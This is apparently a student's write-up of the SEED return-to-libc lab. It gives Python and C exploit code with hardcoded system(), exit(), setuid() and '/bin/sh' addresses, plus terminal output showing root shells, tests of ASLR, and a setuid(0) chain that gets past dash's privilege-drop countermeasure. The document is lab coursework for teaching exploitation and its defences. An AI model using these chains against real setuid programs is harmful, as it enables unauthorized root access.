
Final screenshot of root access of shell using python exploit:



```
[02/28/21]seed@VM:~/Desktop$ ./exploit.py
[02/28/21]seed@VM:~/Desktop$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

C exploit code:


```
*(long *) &buf[170] = 0xBFFFFDD6;   //  "/bin/sh"

 *(long *) &buf[162] = 0xB7E42DA0;   //  system()

 *(long *) &buf[166] = 0xB7E369D0;   //  exit()
```



```
[02/28/21]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[02/28/21]seed@VM:~/Desktop$ ./exploit
[02/28/21]seed@VM:~/Desktop$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

Attack variation 1: Is the exit() function really necessary? Please try your attack without including
the address of this function in badfile:


Screenshot:



```
[02/28/21]seed@VM:~/Desktop$ cat exploit.py
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 170
sh_addr = 0xBFFFFDD6      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 162
system_addr = 0xB7E42DA0   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 166
#exit_addr = 0xB7E369D0     # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
[02/28/21]seed@VM:~/Desktop$
```

The above screenshot represents removal of the exit address.


In the below screenshot we can see that if we don’t include the exit address our exploit still works, but when we exit the shell, we can see that a segmentation fault occurs. Hence, we need the exit address for proper termination of our exploit.



```
[02/28/21]seed@VM:~/Desktop$ cat exploit.py
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 170
sh_addr = 0xBFFFFDD6      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 162
system_addr = 0xB7E42DA0   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 166
#exit_addr = 0xB7E369D0     # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
[02/28/21]seed@VM:~/Desktop$ ./exploit.py
[02/28/21]seed@VM:~/Desktop$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# quit
zsh: command not found: quit
# exit
Segmentation fault
[02/28/21]seed@VM:~/Desktop$
```

Attack variation 2: After your attack is successful, change the file name of retlib to a different name,
making sure that the length of the new file name is different. For example, you can change it to newretlib. Repeat the attack (without changing the content of badfile).

Screenshot:




```
[02/28/21]seed@VM:~/Desktop$ ./exploit.py
[02/28/21]seed@VM:~/Desktop$ ./newretlib
zsh:1: command not found: h
Segmentation fault
[02/28/21]seed@VM:~/Desktop$ 
```

Observation:
If we change the name of the retlib program to newretlib program we can see that a segmentation fault occurs and our attack is unsuccessful. The change in name causes shift in addresses of environment variables and as a result the address currently pointing to '/bin/sh' changes.


2.6 Task 4: Turning on address randomization:

ASLR turned on:



```
[02/28/21]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/28/21]seed@VM:~/Desktop$ 
```

In the below screenshot it is evident that our attack fails because we get a segmentation fault.




```
[02/28/21]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/28/21]seed@VM:~/Desktop$ ./retlib
Segmentation fault
[02/28/21]seed@VM:~/Desktop$ 
```

Deduction:


By running the above my_shell_addr program and debugging the retlib program with the option “set
disable-randomization on" (to turn on address randomization during debugging). We can see in the below screenshots that the address of MYSHELL variable, system and exit methods keep on changing on every execution. Since our exploit program depends on these addresses for a successful attack, in this case it fails, due to changes in the addresses.

Address of MYSHELL changing:



```
[02/28/21]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/28/21]seed@VM:~/Desktop$ ./retlib
Segmentation fault
[02/28/21]seed@VM:~/Desktop$ ./my_shell_addr
bfac9dc8
[02/28/21]seed@VM:~/Desktop$ ./my_shell_addr
bfcf3dc8
[02/28/21]seed@VM:~/Desktop$ ./my_shell_addr
bf91cdc8
[02/28/21]seed@VM:~/Desktop$
[02/28/21]seed@VM:~/Desktop$ ./my_shell_addr
bfec8dc8
[02/28/21]seed@VM:~/Desktop$ 
```

Address of system and exit changing:




```
gdb-peda$ run
Starting program: /home/seed/Desktop/retlib
Returned Properly
[Inferior 1 (process 13837) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7545da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75399d0 <__GI_exit>
gdb-peda$ run
Starting program: /home/seed/Desktop/retlib
Returned Properly
[Inferior 1 (process 13840) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb75a7da0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb759b9d0 <__GI_exit>
gdb-peda$ run
Starting program: /home/seed/Desktop/retlib
Returned Properly
[Inferior 1 (process 13842) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$5 = {<text variable, no debug info>} 0xb757cda0 <__libc_system>
gdb-peda$ p exit
$6 = {<text variable, no debug info>} 0xb75709d0 <__GI_exit>
gdb-peda$
```

```
$1 = {<text variable, no debug info>} 0xb7545da0 <__libc_system>

$3 = {<text variable, no debug info>} 0xb75a7da0 <__libc_system>

$5 = {<text variable, no debug info>} 0xb757cda0 <__libc_system>

$2 = {<text variable, no debug info>} 0xb75399d0 <__GI_exit>

$4 = {<text variable, no debug info>} 0xb759b9d0 <__GI_exit>

$6 = {<text variable, no debug info>} 0xb75709d0 <__GI_exit>
```

2.7 Task 5: Defeat Shell's countermeasure:


Changing the shell to dash:



```
[02/28/21]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
[02/28/21]seed@VM:~/Desktop$
```

Getting address of setuid method.


set_uid_addr = 0xb7eb9170



```
[02/28/21]seed@VM:~/Desktop$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/retlib
Returned Properly
[Inferior 1 (process 14270) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
gdb-peda$ 
```

In the below screenshot we can see that a root shell executes. On performing the following changes to my code, we can overcome the dash shell's privilege de-escalation counter measure. Since in the vulnerable program we have fread method I directly used the '0x00' characters to be passed to the setuid method.

```
X = 174
sh_addr = 0xBFFFFDD6      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')


Y = 166
system_addr = 0xB7E42DA0   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')


Z = 178
exit_addr = 0xB7E369D0     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')


# setuid program
A = 162
set_uid_addr = 0xB7EB9170 # The address of setuid()
content[A:A+4] = (set_uid_addr).to_bytes(4,byteorder='little')


B = 170
# value of '0x00'
content[B] = 0x00
content[B+1] = 0x00
content[B+2] = 0x00
content[B+3] = 0x00
```




```python
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 174
sh_addr = 0xBFFFFDD6       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 166
system_addr = 0xB7E42DA0   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 178
exit_addr = 0xB7E369D0      # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# setuid program
A = 162
set_uid_addr = 0xB7EB9170 # The address of setuid()
content[A:A+4] = (set_uid_addr).to_bytes(4,byteorder='little')

B = 170
# value of '0x00'
content[B] = 0x00
content[B+1] = 0x00
content[B+2] = 0x00
content[B+3] = 0x00

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
[03/01/21]seed@VM:~/Desktop$ ./exploit.py
[03/01/21]seed@VM:~/Desktop$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),113(lpadmin),128(sambashare)
# whoami
root
# quit
/bin/sh: 3: quit: not found
# 
```

2.8 Task 6: Defeat Shell's countermeasure without putting zeros in input

